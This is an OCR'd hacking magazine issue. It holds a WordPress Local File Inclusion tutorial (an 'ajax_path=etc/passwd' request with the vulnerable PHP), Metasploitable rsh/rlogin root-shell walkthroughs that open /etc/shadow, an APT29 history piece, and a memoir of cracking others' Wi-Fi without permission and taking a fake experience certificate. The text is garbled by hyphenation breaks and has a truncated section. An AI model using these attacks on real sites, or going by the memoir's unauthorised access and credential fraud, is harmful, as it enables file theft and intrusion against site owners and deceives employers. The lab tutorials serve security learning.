Hello aspiring hackers. In the last month's issue, we have learnt about a Remote File Inclusio -n vulnerability in a Wordpress plugin. This month we will learn about a Local file inclusion vu -lnerability in a different Wordpress plugin.


Local File Inclusion (also known as LFI) is the vulnerability which allows hackers to in -clude (to view) files that are locally present on the server. This vulnerability occurs when a p- age receives, as input, the path to the file that has to be included and this input is not properl- y sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected.

Simply put, it is a vulnerability in a web server or website which allows a hacker to view files on the remote system (where the web server is setup) which ought not to be seen. LFI is also known as directory traversal as folders are generally referred to as directories in Linux . Let us see it practically. A wordpress plugin called “WP Site Editor" version 1.1.1 suffers fro- m local file inclusion vulnerability.

Websites with this plugin installed can be found with this simple Google query as show -n below.




For this tutorial we are using the Wordpress pen test lab we created in the November 2017 is -sue with plugin installation given in the Fixit section of this same issue. We will try to retrieve a sensitive file on the remote system using this vulnerability. Let us suppose this sensitive file is 'passwd' file. The 'passwd' file in Linux is a very sensitive file that has important information like usernames, their user id(UID), user's group id numbers (GID), home directory and login shell etc. It is a colon separated file located in the 'etc' directory.This is how the page looks when we view the plugin page from the browser.



The vulnerability is present in "ajax_shortcode_pattern.php" file located in the /editor/extensions/pagebuilder/includes as shown below.

When we directly click the file, we will get an error as shown below. Seeing the error, we can see that it is about failing to load a file.

We can retrieve the file we want by appending the query **ajax_path=etc/passwd** to the url as shown below. As you can see, we successfully got the passwd file of the remote system.



Now let us see how this vulnerability exists. Let us have a look at the vulnerable code. On ou-r target system, let us navigate to the location of the "ajax_shortcode_pattern.php" file as sh-own below.

```
user1@ubuntu:~$ cd /opt/lampp/htdocs/wordpress/wp-content/plugins
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins$ ls
akismet            hello.php  site-editor
email-subscribers  index.php  wp-mobile-detector
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins$ cd site-editor
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor$ ls
admin       editor        includes   package.json  site-editor.php
assets      framework     index.php  README.md     uninstall.php
bower.json  Gruntfile.js  languages  readme.txt
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor$ cd edit
or
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor/editor$
ls
assets  extensions  includes  index.php  site-editor-app.php  templates
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor/editor$
cd extensions
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor/editor/e
xtensions$ ls
customize-posts  icon-library  media           pagebuilder  static-module
design-editor    layout        options-engine  preset
xtensions$ cd pagebuilder
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor/editor/e
xtensions/pagebuilder$ ls
images  includes  index.php  modules  pagebuilder.php  view
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor/editor/e
xtensions/pagebuilder$ cd includes
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor/editor/e
xtensions/pagebuilder/includes$ ls
ajax_shortcode_pattern.php     pagebuilder-options-manager.class.php
pagebuilder.class.php          pb-shortcodes.class.php
pagebuildermodules.class.php   pb-skin-loader.class.php
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor/editor/e
xtensions/pagebuilder/includes$
user1@ubuntu:/opt/lampp/htdocs/wordpress/wp-content/plugins/site-editor/editor/e
xtensions/pagebuilder/includes$
```

Opening the file with the text editor and observing the code given below, we can see that the file requests are being handled without any sanitization. This is the reason for this vulnerabilit-y.

Local File Inclusion vulnerabilities can result in leaking confidential if not sensitive informatio-n from the web server. Malicious users can also get access to sensitive files which may resu-lt in dangerous consequences in future.

One of the ways to prevent this vulnerability is to use a whitelist. A whitelist is a list of files given to the server. The server will allow random users visiting the website to only access thi-s files. We will be back with a new website hacking tutorial in our next issue.

```php
<?php

if( isset( $_REQUEST['ajax_path'] ) && is_file( $_REQUEST['ajax_path'] ) && file_exists( $_REQUEST
['ajax_path'] ) ){

    require_once $_REQUEST['ajax_path'];
```

Want any specific website hacking tutorial? Send us your request to qa@hackercool.com

WHEN COZY BEAR GOT HACKED

HACKSTORY

As hackers who owe their allegiance to Russi a were still in the networks of United States of America which recently witnessed leak of Democratic National Committee emails (which is more popularly known as Russian interferenc -e in US elections) after getting access to them some time back, US was tipped off by an a -lly in Europe. United States immediately took thousands of email accounts offline for at leas -t ten days to recover from the hack which wa -s allegedly perpetrated by the hacker group Cozy Bear.

****

On 17th July 2014, a Malaysian Airlines passenger plane MH17, on its flight from Amsterdam to Kualalampur was shot down by a missil -e while flying over Ukrai -ne. All 283 passengers and 15 crew members on board were killed. While all the crew mem -bers belonged to Mala -ysia, majority of passen -gers were Dutch (citizens of Netherlands or Holland). Investigations revealed that the mis- sile that was responsible for the shotdown of MH17 plane came from Russia or from Russi- an supported forces in Eastern Ukraine. Ukrai -ne was at the height of a separatist struggle between Russian and American supported for -ces. The process to legally punish the forces responsible for bringing down the MH17 is stil -l going on.

****

After the MH17 incident and various other inci -dents prior to that, Netherlands has deemed it important to focus its cyber resources on R- ussia. The ally that tipped off USA of the hack -ing attack was Netherlands. With the informa -tion provided by the Dutch, the American aut -horities cut down the connections between attackers' command and control server and th e malware they have used to infect the comp- uter systems in USA. But how did the Dutch a -uthorities get the information about this hack.

****

Cozy Bear also termed as Advanced Persiste -nt Threat 29 (APT29) by Cyber security firm CrowdStrike is an infamous hacking group alo -ng with Fancy Bear which was active since y -ear 2014. It's name made its presence felt in hacking incidents which include government organizations as well as private entities in Ger -many, Uzbekistan, South Korea and the USA , of course the DNC hacking included. Althou- gh there were allegations that this was a state sponsored hacking group, the sponsorer bein -g Russia, there was not much information or evidence to support this claims which is not s- urprising in the cyber se -curity domain.

Most spectacularly, they even got access to the security cam in the building and watched the people coming in and going out of the building.

****

Algemene Inlichtingen- en Veiligheidsdienst (AIVD) or the General Intelligence and Securit-y Service is the intelligence agency of Holland responsible for collecting technical intelligenc- e from domestic and external sources. As a p-art of its Russia operations, in 2014 it penetra -ted into the computer network within an Old Building of Moscow State University which is adjacent to Red Square and the Kremlin.Only after getting access, the Dutch realized that th -ey successfully hacked into the notorious ha -cking group APT29 which was using the univ -ersity as cover. It was during this time that th- ey monitored hacking attacks being perpetrat- ed by the Cozy Bear hacking group and were able to inform the Americans. Most spectacul-arly, they even got access to the security cam in the building and watched the people comin- g in and going out of the building. This allowe- d the authorities to

Exploiting Rexec and Rlogin Services on ports 512, 513 and 514

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have seen how to exploit the Samba service running on ports 139 and 445 of the Metasploitable 2 system. In this issue, we will target the rexec and remote login services running on ports 512 and 513.

In the previous issue, we exploited the SAMBA service running on ports 139 and 445 and obtained a shell on the target. In this issue, we will target the rexec, remote login and remote shell services running on ports 512,513 and 514 respectively. Performing a verbose scan on the target gives me the result as shown in the image below.

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
root@kali:~#
```

Before we exploit these services, let us explain as to what these services are. Remote execution service popularly called Rexec is a service which allows users to execute non-interactive commands on another remote system. This remote system should be running a remote exec daemon or server (rexecd) as in the case of our Metasploitable 2 target here. By default, this service requires a valid user name and password for the target system.(For your information, we already have the credentials which we acquired during enumeration).

Rlogin or Remote Login service is a remote access service which allows an authorized user to login to UNIX machines (hosts).This service allows the logged user to operate the remote machine as if he is logged into the physical machine. This service is similar to other remote services like telnet and SSH. This service by default runs on port 513.

Rsh or Remote shell is a remote access service that allows users a shell on the target system. Authentication is not required for this service. By default it runs on port 514.

Although Rsh doesn't require a password, it requires the username belonging to the remote system. As discussed above, we already have the credentials. In case we don't have the credentials, we have to crack the passwords as explained in one of our previous issues.

Rsh daemon can be installed in the Kali Linux machine using the command ***apt-get install rsh-server***. Once the installation is over, the below command can be used to get a shell on the target machine.I have tried this with the username root. As you can see, we successfully got a shell on the target system.

```
root@kali:~# rsh -l root 192.168.41.131
Last login: Mon Feb  5 05:56:41 EST 2018 from 192.168.41.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:~# pwd
/root
root@metasploitable:~# vi /etc/shadow
```

The next service we will target is Remote Login running on port 514. The command to get remote login is given in the image below.

```
root@kali:~# rlogin
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p port] host
root@kali:~# rlogin -l msfadmin -p 513 192.168.41.13
^C
root@kali:~# rlogin -l msfadmin -p 513 192.168.41.131
Last login: Mon Jan 22 05:58:42 EST 2018 from 192.168.41.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
msfadmin@metasploitable:~$
```

As you can see, we once again got a shell on the target system. Using Rexec is also almost similar to the methods shown above.

EXPERIENCE, EXPERIENCE

HACKED - The Beginning

This was my first ever successful hack. I couldn't actually hack believe I hacked a Wi-Fi netw-ork of others. I was so excited and was unable to control myself. It took a long time to bring myself under control. I took my mobile and started browsing data heavy websites. I tried to d-ownload videos without any purpose. It was an amazing feeling to connect to other's wifi net-works without any permission.

Following days, I used the same method to hack into other wireless networks. But out of around 70 or more wifi networks I tried to hack, passwords of only three wireless networks w-ere cracked. Still this was a huge achievement for me.

Although this was good development, I was worried deep down in my heart about my life. No job offers were coming forward for me. Pressure was mounting from my family members t-o pursue any job to earn a monthly salary and settle down. My dream job was looking like a distant dream altogether. This depressing situation was affecting my happiness while hackin-g and eventually I stopped doing wifi hacking.

I focussed on my job pursuits more vigorously. I was trying everything in my hands to get a job in cyber security.I was reaching my friends, their friends and also my brother's frien-ds. Apart from regularly updating my resume on popular job sites like Monster, Naukri etc I w-as also applying for every job being advertised on Null jobs. Null jobs is a job site set up by Nullcon to help those searching for a job in information security. Nullcon is a community foun-ded in 2010 with the idea of providing an integrated platform for exchanging information on t-he latest attack vectors, zero-day vulnerabilities and unknown threats. My trainer introduced me to this site.

It was a very good community and the job site was equally good. Most of the jobs wer-e looking for experienced candidates although there were some companies looking for fresh-ers also. I was almost applying for every different job role like security analyst, information s-ecurity analyst and cyber security researcher etc but I was not getting any response. The job scenario was really very bleak.

I was also making many desperate rounds to the institute. On one of my visits, my trai-ner suggested me to keep a fake experience certificate. He also suggested to me that the ins-titute would itself provide me an experience certificate of one year. Although that seemed to be a ray of hope, it actually sent me into a dilemma.

The trend of fake experience certificates was nothing new to me. As companies began to recruit only experienced candidates, there was a rise of many companies and consultanci-es willing to give fake experience certificates. Ofcourse thay have to be bought. My institute was giving it for free to me. It was not the cost of the certificate that prevented me from keepi-ng a fake experience certificate till now.

Principally I was against keeping a fake certificate. It was cheating and hence I oppose-d it. But now my situation was entirely different. On one side, it was my dream job and on th-e other side it was my ideals. After a day of serious thinking, I decided to take the fake experi-ence certificate. My Dad always used to say that to move forward in life, we need to make s-acrifices. Maybe this was one such sacrifice. On a day decided in advance, I went to the insti-tute with the required details. I received one year experience certificate as a Network Securit-y Administrator. I uploaded it into all the popular job search sites and updated the details.

TO BE CONTINUED

HACKING Q & A

Q: I have learnt about arbitrary file upload from your article of Website Hacking serie -s in Dec 2017 Issue. It was very informativ -e. But while implementing the same in rea -l world cases (in other softwares),I am no- t getting success in uploading the malicio- us files. Can you tell me exactly why this i- s happening?- Emil

A: Hi Emil. I am happy that our article helped you in getting an idea on arbitrary file upload. The case we showed you was a basic scenari -o to understand file upload in vulnerable appl -ications. Normally most programs use count- ermeasures to prevent malicious hackers fro- m uploading malicious files. This i s known as sanitization. There are many methods to imp -lement sanitization like whitelist, blacklist etc. which will be discussed more clearly in our fut -ure issues. Normally in some weak cases, w- e can bypass these sanitization filters and up -load our file. It is in cases like these you may face the problem you told me about.One case of such bypassing is **shown here** on our blog Hope this will help you. Please feel free to as- k us again if you need more assistance.

Q: I am trying to crack a SHA-256 hash wit -h the tool Findmyhash but it is unable to crack it. Is there any other way to crack th- e hash?- Krishna.

A: Although Findmyhash is a very good tool t- o hack different types of hashes easily, we ca n't trust it with some complex hashes like SH- A. SHA stands for Secure Hash Algorithm. Te -chnically speaking, SHA 256 is unbreakable. atleast till now. SHA-256 is one of the stronge -st hash functions available. It has not yet bee -n compromised in any way until now. This pr -oduces a 256 bit key as output which is irrev- ersible.

Q: I tried one of your exploits shown in yo- ur magazine in a test environment and its not working for me. What do you think is t- he problem?

A: Seeing the level of secrecy and anonymity in your question, I don't think you have tried th -is exploit in your test environment. If I am rig- ht, please don't use our tutorials on machines on which you don't have permission. This is ill -egal and you can be liable for punishment. In the rare case I am wrong, there are numerous cases why an exploit may fail like wrong confi -guration, wrong target specification and man- y more. Please provide more information abo- ut the exploit you are using, the environment you are in etc so that I can figure out the exac -t problem for your failure. Thanks.

Q: Hi, I am installing Kali Linux 2017.3.Whi -le I try to install or graphical install, it sho -ws an error like :breakpoint has reached at location. What should I do?

A : There can be many reasons fot this error to occur. Can you show me the full error to fig -ur out what exactly is causing the error.

Q: Hi, I have subscribed recently to your m -agazine and it's really awesome. Thanks f -or the good work. You have very nice arti- cles with lot of information. Worth the pric- e? -Harish.


A: Thanks for your compliments Harish. We a re really happy to know that you have found our magazine really helpful. Keep on followin- g to learn more advanced hacking.

Send all your questions regarding hacking to qa@hackercool.com

hackercool

Mag + Blog

>Hackercool, is both a bog and a digital magazine that covers wide aspects of cyber security.
>Both our blog and magazine deal with topics from basic hacking to advanced hacking, penetration testing, ethical hacking, virtualization and everything related to hacking.and cyber security.related to cyber security.



>Blog focusses on usage of various hacking tools from open source to comm ercial which are useful for pentesters.
> It also deals with solving various problems that arise during pentesting or security profiling.
> The blog boats over 30,000 visits for month.
> Over 300 subscribers on the site.
> The user base consists not only of cyb er security professionals but also beginn ers who want to learn hacking and also cyber security reserachers.
> Over 1000 Facebook followers. (That's because I use an autoliker)
> Rapidly rising Google+ followers and around 200 Followers on my Youtube channel.

Hackercool Magazine is a cyber secur -ity monthly magazine which covers b- oth advanced cyber security topics and basics of ethical hacking.
>It already has around 200 subscriber s till date and growing very fast.
> This subscriber list doesn't include users who read this magazine on othe r platforms like Kindle, Nook, Barnes & Noble and Playster.
> Our readerbase consists of cyber se curity pofessionals, beginner hackers, hacking enthusiasts and students who want to learn hacking.
> Nook, Barnes & Noble and Playster.

For your advertising queries, contact

sales@hackercool.com